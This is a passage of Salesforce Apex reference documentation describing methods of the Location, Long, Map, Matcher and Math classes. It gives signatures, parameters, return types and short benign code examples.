`secondLocation`
Type: Location

The second of two locations used to calculate distance.

unit
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

`getLatitude()`

Returns the latitude field of this location.

Signature

```
public Double getLatitude()
```

Return Value

Type: Double

`getLongitude()`

Returns the longitude field of this location.

Signature

```
public Double getLongitude()
```

Return Value

Type: Double

`newInstance(latitude, longitude)`

Creates an instance of the `Location` class, with the specified latitude and longitude.

Signature

```
public static Location newInstance(Decimal latitude, Decimal longitude)
```

Parameters

latitude
Type: Decimal

longitude
Type: Decimal

Return Value

Type: Location

Long Class

Contains methods for the Long primitive data type.

Namespace

System

Usage

For more information on Long, see Primitive Data Types on page 25.

Long Methods

The following are methods for `Long`.

IN THIS SECTION:

`format()`

Returns the String format for this Long using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
Long myLong = 4271990;
system.assertEquals('4,271,990', myLong.format());
```

`intValue()`

Returns the Integer value for this Long.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Long myLong = 7191991;
Integer value = myLong.intValue();
system.assertEquals(7191991, myLong.intValue());
```

`valueOf(stringToLong)`

Returns a Long that contains the value of the specified String. As in Java, the string is interpreted as representing a signed decimal Long.

Signature

```
public static Long valueOf(String stringToLong)
```

Parameters

`stringToLong`
Type: String

Return Value

Type: Long

Example

```
Long L1 = long.valueOf('123456789');
```

Map Class

Contains methods for the Map collection type.

Namespace

System

Usage

The Map methods are all instance methods, that is, they operate on a particular instance of a map. The following are the instance methods for maps.

Note:

- Map keys and values can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.
- Uniqueness of map keys of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects' field values.
- Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including `put`, `get`, `containsKey`, and `remove` treat these keys as distinct.

For more information on maps, see Maps on page 31.

IN THIS SECTION:

Map Constructors

The following are constructors for `Map`.

IN THIS SECTION:

`Map<T1,T2>()`

Creates a new instance of the `Map` class. T1 is the data type of the keys and T2 is the data type of the values.

Signature

```
public Map<T1,T2>()
```

Example

```
Map<Integer, String> m1 = new Map<Integer, String>();
m1.put(1, 'First item');
m1.put(2, 'Second item');
```

Map<T1,T2>(mapToCopy)

Creates a new instance of the `Map` class and initializes it by copying the entries from the specified map. T1 is the data type of the keys and T2 is the data type of the values.

Signature

```
public Map<T1,T2>(Map<T1,T2> mapToCopy)
```

Parameters

mapToCopy
Type: Map<T1, T2>

The map to initialize this map with. T1 is the data type of the keys and T2 is the data type of the values. All map keys and values are copied to this map.

Example

```
Map<Integer, String> m1 = new Map<Integer, String>();
m1.put(1, 'First item');
m1.put(2, 'Second item');
Map<Integer, String> m2 = new Map<Integer, String>(m1);
// The map elements of m2 are copied from m1
System.debug(m2);
```

Map<ID,sObject>(recordList)

Creates a new instance of the `Map` class and populates it with the passed-in list of sObject records. The keys are populated with the sObject IDs and the values are the sObjects.

Signature

```
public Map<ID,sObject>(List<sObject> recordList)
```

Parameters

recordList
Type: List<sObject>

The list of sObjects to populate the map with.

Example

```
List<Account> ls = [select Id,Name from Account];
Map<Id, Account> m = new Map<Id, Account>(ls);
```

Map Methods

The following are methods for `Map`. All are instance methods.

IN THIS SECTION:

clear()
Removes all of the key-value mappings from the map.

clone()
Makes a duplicate copy of the map.

containsKey(key)
Returns `true` if the map contains a mapping for the specified key.

deepClone()
Makes a duplicate copy of a map, including sObject records if this is a map with sObject record values.

equals(map2)
Compares this map with the specified map and returns `true` if both maps are equal; otherwise, returns `false`.

get(key)
Returns the value to which the specified key is mapped, or `null` if the map contains no value for this key.

getSObjectType()
Returns the token of the sObject type that makes up the map values.

hashCode()
Returns the hashcode corresponding to this map.

isEmpty()
Returns true if the map has zero key-value pairs.

keySet()
Returns a set that contains all of the keys in the map.

put(key, value)
Associates the specified value with the specified key in the map.

putAll(fromMap)
Copies all of the mappings from the specified map to the original map.

putAll(sobjectArray)
Adds the list of sObject records to a map declared as Map<ID, sObject> or Map<String, sObject>.

remove(key)
Removes the mapping for the specified key from the map, if present, and returns the corresponding value.

size()
Returns the number of key-value pairs in the map.

values()
Returns a list that contains all the values in the map.

`clear()`

Removes all of the key-value mappings from the map.

Signature

```
public Void clear()
```

Return Value

Type: Void

`clone()`

Makes a duplicate copy of the map.

Signature

```
public Map<Object, Object> clone()
```

Return Value

Type: Map (of same type)

Usage

If this is a map with sObject record values, the duplicate map will only be a shallow copy of the map. That is, the duplicate will have references to each sObject record, but the records themselves are not duplicated. For example:

To also copy the sObject records, you must use the `deepClone` method.

Example

```
Account a = new Account(
   Name='Acme',
   BillingCity='New York');

Map<Integer, Account> map1 = new Map<Integer, Account> {};
map1.put(1, a);

Map<Integer, Account> map2 = map1.clone();
map1.get(1).BillingCity =
'San Francisco';

System.assertEquals(
   'San Francisco',
   map1.get(1).BillingCity);

System.assertEquals(
   'San Francisco',
   map2.get(1).BillingCity);
```

`containsKey(key)`

Returns `true` if the map contains a mapping for the specified key.

Signature

```
public Boolean containsKey(Object key)
```

Parameters

key
Type: Object

Return Value

Type: Boolean

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Boolean contains = colorCodes.containsKey('Blue');
System.assertEquals(true, contains);
```

deepClone()

Makes a duplicate copy of a map, including sObject records if this is a map with sObject record values.

Signature

```
public Map<Object, Object> deepClone()
```

Return Value

Type: Map (of the same type)

Usage

To make a shallow copy of a map without duplicating the sObject records it contains, use the `clone()` method.

Example

```
Account a = new Account(
   Name='Acme',
   BillingCity='New York');

Map<Integer, Account> map1 = new Map<Integer, Account> {};

map1.put(1, a);

Map<Integer, Account> map2 = map1.deepClone();

// Update the first entry of map1
```

```
map1.get(1).BillingCity = 'San Francisco';
// Verify that the BillingCity is updated in map1 but not in map2
System.assertEquals('San Francisco', map1.get(1).BillingCity);
System.assertEquals('New York', map2.get(1).BillingCity);
```

`equals(map2)`

Compares this map with the specified map and returns `true` if both maps are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(Map map2)
```

Parameters

map2
Type: Map

The *map2* argument is the map to compare this map with.

Return Value

Type: Boolean

Usage

Two maps are equal if their key/value pairs are identical, regardless of the order of those pairs. The `==` operator is used to compare the map keys and values.

The `==` operator is equivalent to calling the `equals` method, so you can call `map1.equals(map2);` instead of `map1 == map2;`.

`get(key)`

Returns the value to which the specified key is mapped, or `null` if the map contains no value for this key.

Signature

```
public Object get(Object key)
```

Parameters

key
Type: Object

Return Value

Type: Object

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

String code = colorCodes.get('Blue');

System.assertEquals('0000A0', code);

// The following is not a color in the map
String code2 = colorCodes.get('Magenta');
System.assertEquals(null, code2);
```

getSObjectType()

Returns the token of the sObject type that makes up the map values.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

Use this method with describe information, to determine if a map contains sObjects of a particular type.

Note that this method can only be used with maps that have sObject values.

For more information, see Understanding Apex Describe Information on page 163.

Example

```
// Create a generic sObject variable.
SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token.
System.assertEquals(
   Account.sObjectType,
   sObj.getSObjectType());

// Create a map of generic sObjects
Map<Integer, Account> m = new Map<Integer, Account>();

// Verify if the map contains Account tokens.
System.assertEquals(
   Account.sObjectType,
   m.getSObjectType());
```

hashCode()

Returns the hashcode corresponding to this map.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

isEmpty()

Returns true if the map has zero key-value pairs.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

Example

```
Map<String, String> colorCodes = new Map<String, String>();
Boolean empty = colorCodes.isEmpty();
System.assertEquals(true, empty);
```

keySet()

Returns a set that contains all of the keys in the map.

Signature

```
public Set<Object> keySet()
```

Return Value

Type: Set (of key type)

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Set <String> colorSet = new Set<String>();
colorSet = colorCodes.keySet();
```

put(key, value)

Associates the specified value with the specified key in the map.

Signature

```
public Object put(Object key, Object value)
```

Parameters

key
Type: Object

value
Type: Object

Return Value

Type: Object

Usage

If the map previously contained a mapping for this key, the old value is returned by the method and then replaced.

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'ff0000');
colorCodes.put('Red', '#FF0000');
// Red is now #FF0000
```

putAll(fromMap)

Copies all of the mappings from the specified map to the original map.

Signature

```
public Void putAll(Map fromMap)
```

Parameters

fromMap
Type: Map

Return Value

Type: Void

Usage

The new mappings from *fromMap* replace any mappings that the original map had.

Example

```
Map<String, String> map1 = new Map<String, String>();
map1.put('Red','FF0000');
Map<String, String> map2 = new Map<String, String>();
map2.put('Blue','0000FF');
// Add map1 entries to map2
map2.putAll(map1);
System.assertEquals(2, map2.size());
```

putAll(sobjectArray)

Adds the list of sObject records to a map declared as Map<ID, sObject> or Map<String, sObject>.

Signature

```
public Void putAll(sObject[] sobjectArray)
```

Parameters

sobjectArray
Type: sObject[]

Return Value

Type: Void

Usage

This method is similar to calling the Map constructor with the same input.

Example

```
List<Account> accts = new List<Account>();
accts.add(new Account(Name='Account1'));
accts.add(new Account(Name='Account2'));
// Insert accounts so their IDs are populated.
insert accts;
Map<Id, Account> m = new Map<Id, Account>();
// Add all the records to the map.
m.putAll(accts);
System.assertEquals(2, m.size());
```

remove(key)

Removes the mapping for the specified key from the map, if present, and returns the corresponding value.

Signature

```
public Object remove(Key key)
```

Parameters

key
Type: Key

Return Value

Type: Object

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

String myColor = colorCodes.remove('Blue');
String code2 = colorCodes.get('Blue');

System.assertEquals(null, code2);
```

size()

Returns the number of key-value pairs in the map.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Integer mSize = colorCodes.size();
system.assertEquals(2, mSize);
```

`values()`

Returns a list that contains all the values in the map.

Signature

```
public List<Object> values()
```

Return Value

Type: List<Object>

Usage

The order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. For example, suppose the `values()` method returns a list containing `value1` and index 0 and `value2` and index 1. Subsequent runs of the same code result in those values being returned in the same order.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

List<String> colors = new List<String>();
colors = colorCodes.values();
```

Matcher Class

Matchers use Patterns to perform match operations on a character string.

Namespace

System

Matcher Methods

The following are methods for `Matcher`.

IN THIS SECTION:

end()

Returns the position after the last matched character.

end(groupIndex)

Returns the position after the last character of the subsequence captured by the group index during the previous match operation. If the match was successful but the group itself did not match anything, this method returns -1.

find()

Attempts to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern.

find(group)

Resets the Matcher object and then tries to find the next subsequence of the input sequence that matches the pattern. This method returns `true` if a subsequence of the input sequence matches this Matcher object's pattern.

group()

Returns the input subsequence returned by the previous match.

group(groupIndex)

Returns the input subsequence captured by the specified group index during the previous match operation. If the match was successful but the specified group failed to match any part of the input sequence, `null` is returned.

groupCount()

Returns the number of capturing groups in this Matching object's pattern. Group zero denotes the entire pattern and is not included in this count.

hasAnchoringBounds()

Returns true if the Matcher object has anchoring bounds, false otherwise. By default, a Matcher object uses anchoring bounds regions.

hasTransparentBounds()

Returns true if the Matcher object has transparent bounds, false if it uses opaque bounds. By default, a Matcher object uses opaque region boundaries.

hitEnd()

Returns true if the end of input was found by the search engine in the last match operation performed by this Matcher object. When this method returns true, it is possible that more input would have changed the result of the last search.

lookingAt()

Attempts to match the input sequence, starting at the beginning of the region, against the pattern.

matches()

Attempts to match the entire region against the pattern.

pattern()

Returns the Pattern object from which this Matcher object was created.

quoteReplacement(inputString)

Returns a literal replacement string for the specified string *`inputString`*. The characters in the returned string match the sequence of characters in *`inputString`*.

region(start, end)

Sets the limits of this Matcher object's region. The region is the part of the input sequence that is searched to find a match.

regionEnd()

Returns the end index (exclusive) of this Matcher object's region.

regionStart()

Returns the start index (inclusive) of this Matcher object's region.

replaceAll(replacementString)

Replaces every subsequence of the input sequence that matches the pattern with the replacement string.

replaceFirst(replacementString)

Replaces the first subsequence of the input sequence that matches the pattern with the replacement string.

requireEnd()

Returns true if more input could change a positive match into a negative one.

reset()

Resets this Matcher object. Resetting a Matcher object discards all of its explicit state information.

reset(inputSequence)

Resets this Matcher object with the new input sequence. Resetting a Matcher object discards all of its explicit state information.

start()

Returns the start index of the first character of the previous match.

start(groupIndex)

Returns the start index of the subsequence captured by the group specified by the group index during the previous match operation. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.start(0)` is equivalent to `m.start()`.

useAnchoringBounds(anchoringBounds)

Sets the anchoring bounds of the region for the Matcher object. By default, a Matcher object uses anchoring bounds regions.

usePattern(pattern)

Changes the Pattern object that the Matcher object uses to find matches. This method causes the Matcher object to lose information about the groups of the last match that occurred. The Matcher object's position in the input is maintained.

useTransparentBounds(transparentBounds)

Sets the transparency bounds for this Matcher object. By default, a Matcher object uses anchoring bounds regions.

`end()`

Returns the position after the last matched character.

Signature

```
public Integer end()
```

Return Value

Type: Integer

`end(groupIndex)`

Returns the position after the last character of the subsequence captured by the group index during the previous match operation. If the match was successful but the group itself did not match anything, this method returns -1.

Signature

```
public Integer end(Integer groupIndex)
```

Parameters

`groupIndex`
Type: Integer

Return Value

Type: Integer

Usage

Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression`m.end(0)` is equivalent to `m.end()`.

See Understanding Capturing Groups.

`find()`

Attempts to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern.

Signature

```
public Boolean find()
```

Return Value

Type: Boolean

Usage

This method starts at the beginning of this Matcher object's region, or, if a previous invocation of the method was successful and the Matcher object has not since been reset, at the first character not matched by the previous match.

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

For more information, see Using Regions.

`find(group)`

Resets the Matcher object and then tries to find the next subsequence of the input sequence that matches the pattern. This method returns `true` if a subsequence of the input sequence matches this Matcher object's pattern.

Signature

```
public Boolean find(Integer group)
```

Parameters

`group`
Type: Integer

Return Value

Type: Boolean

Usage

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

`group()`

Returns the input subsequence returned by the previous match.

Signature

```
public String group()
```

Return Value

Type: String

Usage

Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.

`group(groupIndex)`

Returns the input subsequence captured by the specified group index during the previous match operation. If the match was successful but the specified group failed to match any part of the input sequence, `null` is returned.

Signature

```
public String group(Integer groupIndex)
```

Parameters

`groupIndex`
Type: Integer

Return Value

Type: String

Usage

Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.group(0)` is equivalent to `m.group()`.

Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.

See Understanding Capturing Groups.

`groupCount()`

Returns the number of capturing groups in this Matching object's pattern. Group zero denotes the entire pattern and is not included in this count.

Signature

```
public Integer groupCount()
```

Return Value

Type: Integer

Usage

See Understanding Capturing Groups.

`hasAnchoringBounds()`

Returns true if the Matcher object has anchoring bounds, false otherwise. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Boolean hasAnchoringBounds()
```

Return Value

Type: Boolean

Usage

If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $.

For more information, see Using Bounds.

`hasTransparentBounds()`

Returns true if the Matcher object has transparent bounds, false if it uses opaque bounds. By default, a Matcher object uses opaque region boundaries.

Signature

```
public Boolean hasTransparentBounds()
```

Return Value

Type: Boolean

Usage

For more information, see Using Bounds.

`hitEnd()`

Returns true if the end of input was found by the search engine in the last match operation performed by this Matcher object. When this method returns true, it is possible that more input would have changed the result of the last search.

Signature

```
public Boolean hitEnd()
```

Return Value

Type: Boolean

`lookingAt()`

Attempts to match the input sequence, starting at the beginning of the region, against the pattern.

Signature

```
public Boolean lookingAt()
```

Return Value

Type: Boolean

Usage

Like the `matches` method, this method always starts at the beginning of the region; unlike that method, it does not require the entire region be matched.

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

See Using Regions.

`matches()`

Attempts to match the entire region against the pattern.

Signature

```
public Boolean matches()
```

Return Value

Type: Boolean

Usage

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

See Using Regions.

pattern()

Returns the Pattern object from which this Matcher object was created.

Signature

```
public Pattern object pattern()
```

Return Value

Type: System.Pattern

quoteReplacement(inputString)

Returns a literal replacement string for the specified string *inputString*. The characters in the returned string match the sequence of characters in *inputString*.

Signature

```
public static String quoteReplacement(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: String

Usage

Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

region(start, end)

Sets the limits of this Matcher object's region. The region is the part of the input sequence that is searched to find a match.

Signature

```
public Matcher object region(Integer start, Integer end)
```

Parameters

start
Type: Integer

end
Type: Integer

Return Value

Type: Matcher

Usage

This method first resets the Matcher object, then sets the region to start at the index specified by `start` and end at the index specified by `end`.

Depending on the transparency boundaries being used, certain constructs such as anchors may behave differently at or around the boundaries of the region.

See Using Regions and Using Bounds.

`regionEnd()`

Returns the end index (exclusive) of this Matcher object's region.

Signature

```
public Integer regionEnd()
```

Return Value

Type: Integer

Usage

See Using Regions.

`regionStart()`

Returns the start index (inclusive) of this Matcher object's region.

Signature

```
public Integer regionStart()
```

Return Value

Type: Integer

Usage

See Using Regions.

`replaceAll(replacementString)`

Replaces every subsequence of the input sequence that matches the pattern with the replacement string.

Signature

```
public String replaceAll(String replacementString)
```

Parameters

replacementString
Type: String

Return Value

Type: String

Usage

This method first resets the Matcher object, then scans the input sequence looking for matches of the pattern. Characters that are not part of any match are appended directly to the result string; each match is replaced in the result by the replacement string. The replacement string may contain references to captured subsequences.

Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string.

Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset.

Given the regular expression `a*b`, the input `"aabfooaabfooabfoob"`, and the replacement string `"-"`, an invocation of this method on a Matcher object for that expression would yield the string `"-foo-foo-foo-"`.

replaceFirst(replacementString)

Replaces the first subsequence of the input sequence that matches the pattern with the replacement string.

Signature

```
public String replaceFirst(String replacementString)
```

Parameters

replacementString
Type: String

Return Value

Type: String

Usage

Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string.

Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset.

Given the regular expression `dog`, the input `"zzzdogzzzdogzzz"`, and the replacement string `"cat"`, an invocation of this method on a Matcher object for that expression would return the string `"zzzcatzzzdogzzz"`.

`requireEnd()`

Returns true if more input could change a positive match into a negative one.

Signature

```
public Boolean requireEnd()
```

Return Value

Type: Boolean

Usage

If this method returns true, and a match was found, then more input could cause the match to be lost.

If this method returns false and a match was found, then more input might change the match but the match won't be lost.

If a match was not found, then `requireEnd` has no meaning.

`reset()`

Resets this Matcher object. Resetting a Matcher object discards all of its explicit state information.

Signature

```
public Matcher object reset()
```

Return Value

Type: Matcher

Usage

This method does not change whether the Matcher object uses anchoring bounds. You must explicitly use the `useAnchoringBounds` method to change the anchoring bounds.

For more information, see Using Bounds.

`reset(inputSequence)`

Resets this Matcher object with the new input sequence. Resetting a Matcher object discards all of its explicit state information.

Signature

```
public Matcher reset(String inputSequence)
```

Parameters

`inputSequence`
Type: String

Return Value

Type: Matcher

`start()`

Returns the start index of the first character of the previous match.

Signature

```
public Integer start()
```

Return Value

Type: Integer

`start(groupIndex)`

Returns the start index of the subsequence captured by the group specified by the group index during the previous match operation. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.start(0)` is equivalent to `m.start()`.

Signature

```
public Integer start(Integer groupIndex)
```

Parameters

groupIndex
Type: Integer

Return Value

Type: Integer

Usage

See Understanding Capturing Groups on page 475.

`useAnchoringBounds(anchoringBounds)`

Sets the anchoring bounds of the region for the Matcher object. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Matcher object useAnchoringBounds(Boolean anchoringBounds)
```

Parameters

anchoringBounds
Type: Boolean

If you specify `true`, the Matcher object uses anchoring bounds. If you specify `false`, non-anchoring bounds are used.

Return Value

Type: Matcher

Usage

If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $.

For more information, see Using Bounds on page 475.

`usePattern(pattern)`

Changes the Pattern object that the Matcher object uses to find matches. This method causes the Matcher object to lose information about the groups of the last match that occurred. The Matcher object's position in the input is maintained.

Signature

```
public Matcher object usePattern(Pattern pattern)
```

Parameters

`pattern`
Type: System.Pattern

Return Value

Type: Matcher

`useTransparentBounds(transparentBounds)`

Sets the transparency bounds for this Matcher object. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Matcher object useTransparentBounds(Boolean transparentBounds)
```

Parameters

`transparentBounds`
Type: Boolean

If you specify `true`, the Matcher object uses transparent bounds. If you specify `false`, opaque bounds are used.

Return Value

Type: Matcher

Usage

For more information, see Using Bounds.

Math Class

Contains methods for mathematical operations.

Namespace

System

Math Fields

The following are fields for `Math`.

IN THIS SECTION:

E

Returns the mathematical constant *e*, which is the base of natural logarithms.

Signature

```
public static final Double E
```

Property Value

Type: Double

PI

Returns the mathematical constant *pi*, which is the ratio of the circumference of a circle to its diameter.

Signature

```
public static final Double PI
```

Property Value

Type: Double

Math Methods

The following are methods for `Math`. All methods are static.

IN THIS SECTION:

abs(decimalValue)
Returns the absolute value of the specified Decimal.

abs(doubleValue)
Returns the absolute value of the specified Double.

abs(integerValue)
Returns the absolute value of the specified Integer.

abs(longValue)
Returns the absolute value of the specified Long.

acos(decimalAngle)
Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

acos(doubleAngle)
Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

asin(decimalAngle)
Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2.

asin(doubleAngle)
Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2.

atan(decimalAngle)
Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

atan(doubleAngle)
Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

atan2(xCoordinate, yCoordinate)
Converts rectangular coordinates (`xCoordinate` and `yCoordinate`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `xCoordinate`/`yCoordinate` in the range of -*pi* to *pi*.

atan2(xCoordinate, yCoordinate)
Converts rectangular coordinates (`xCoordinate` and `yCoordinate`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `xCoordinate`/`yCoordinate` in the range of -*pi* to *pi*.

cbrt(decimalValue)
Returns the cube root of the specified Decimal. The cube root of a negative value is the negative of the cube root of that value's magnitude.

cbrt(doubleValue)
Returns the cube root of the specified Double. The cube root of a negative value is the negative of the cube root of that value's magnitude.

ceil(decimalValue)
Returns the smallest (closest to negative infinity) Decimal that is not less than the argument and is equal to a mathematical integer.

ceil(doubleValue)
Returns the smallest (closest to negative infinity) Double that is not less than the argument and is equal to a mathematical integer.

cos(decimalAngle)
Returns the trigonometric cosine of the angle specified by `decimalAngle`.

cos(doubleAngle)
Returns the trigonometric cosine of the angle specified by `doubleAngle`.

cosh(decimalAngle)

Returns the hyperbolic cosine of `decimalAngle`. The hyperbolic cosine of `d` is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

cosh(doubleAngle)

Returns the hyperbolic cosine of `doubleAngle`. The hyperbolic cosine of `d` is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

exp(exponentDecimal)

Returns Euler's number *e* raised to the power of the specified Decimal.

exp(exponentDouble)

Returns Euler's number *e* raised to the power of the specified Double.

floor(decimalValue)

Returns the largest (closest to positive infinity) Decimal that is not greater than the argument and is equal to a mathematical integer.

floor(doubleValue)

Returns the largest (closest to positive infinity) Double that is not greater than the argument and is equal to a mathematical integer.

log(decimalValue)

Returns the natural logarithm (base *e*) of the specified Decimal.

log(doubleValue)

Returns the natural logarithm (base *e*) of the specified Double.

log10(decimalValue)

Returns the logarithm (base *10*) of the specified Decimal.

log10(doubleValue)

Returns the logarithm (base *10*) of the specified Double.

max(decimalValue1, decimalValue2)

Returns the larger of the two specified Decimals.

max(doubleValue1, doubleValue2)

Returns the larger of the two specified Doubles.

max(integerValue1, integerValue2)

Returns the larger of the two specified Integers.

max(longValue1, longValue2)

Returns the larger of the two specified Longs.

min(decimalValue1, decimalValue2)

Returns the smaller of the two specified Decimals.

min(doubleValue1, doubleValue2)

Returns the smaller of the two specified Doubles.

min(integerValue1, integerValue2)

Returns the smaller of the two specified Integers.

min(longValue1, longValue2)

Returns the smaller of the two specified Longs.

mod(integerValue1, integerValue2)

Returns the remainder of `integerValue1` divided by `integerValue2`.

mod(longValue1, longValue2)

Returns the remainder of `longValue1` divided by `longValue2`.

pow(doubleValue, exponent)

Returns the value of the first Double raised to the power of `exponent`.

random()

Returns a positive Double that is greater than or equal to 0.0 and less than 1.0.

rint(decimalValue)

Returns the value that is closest in value to `decimalValue` and is equal to a mathematical integer.

rint(doubleValue)

Returns the value that is closest in value to `doubleValue` and is equal to a mathematical integer.

round(doubleValue)

Do not use. This method is deprecated as of the Winter '08 release. Instead, use `Math.roundToLong`. Returns the closest Integer to the specified Double. If the result is less than -2,147,483,648 or greater than 2,147,483,647, Apex generates an error.

round(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

roundToLong(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

roundToLong(doubleValue)

Returns the closest Long to the specified Double.

signum(decimalValue)

Returns the signum function of the specified Decimal, which is 0 if `decimalValue` is 0, 1.0 if `decimalValue` is greater than 0, -1.0 if `decimalValue` is less than 0.

signum(doubleValue)

Returns the signum function of the specified Double, which is 0 if `doubleValue` is 0, 1.0 if `doubleValue` is greater than 0, -1.0 if `doubleValue` is less than 0.

sin(decimalAngle)

Returns the trigonometric sine of the angle specified by `decimalAngle`.

sin(doubleAngle)

Returns the trigonometric sine of the angle specified by `doubleAngle`.

sinh(decimalAngle)

Returns the hyperbolic sine of `decimalAngle`. The hyperbolic sine of `decimalAngle` is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

sinh(doubleAngle)

Returns the hyperbolic sine of `doubleAngle`. The hyperbolic sine of `doubleAngle` is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

sqrt(decimalValue)

Returns the correctly rounded positive square root of `decimalValue`.

sqrt(doubleValue)

Returns the correctly rounded positive square root of `doubleValue`.

tan(decimalAngle)

Returns the trigonometric tangent of the angle specified by *decimalAngle*.

tan(doubleAngle)

Returns the trigonometric tangent of the angle specified by *doubleAngle*.

tanh(decimalAngle)

Returns the hyperbolic tangent of *decimalAngle*. The hyperbolic tangent of *decimalAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

tanh(doubleAngle)

Returns the hyperbolic tangent of *doubleAngle*. The hyperbolic tangent of *doubleAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

abs(decimalValue)

Returns the absolute value of the specified Decimal.

Signature

```
public static Decimal abs(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

abs(doubleValue)

Returns the absolute value of the specified Double.

Signature

```
public static Double abs(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

abs(integerValue)

Returns the absolute value of the specified Integer.

Signature

```
public static Integer abs(Integer integerValue)
```

Parameters

integerValue
Type: Integer

Return Value

Type: Integer

Example

```
Integer i = -42;
Integer i2 = math.abs(i);
system.assertEquals(i2, 42);
```

abs(longValue)

Returns the absolute value of the specified Long.

Signature

```
public static Long abs(Long longValue)
```

Parameters

longValue
Type: Long

Return Value

Type: Long

acos(decimalAngle)

Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

Signature

```
public static Decimal acos(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

acos(doubleAngle)

Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

Signature

```
public static Double acos(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

asin(decimalAngle)

Returns the arc sine of an angle, in the range of *-pi*/2 through *pi*/2.

Signature

```
public static Decimal asin(Decimal decimalAngle)
```

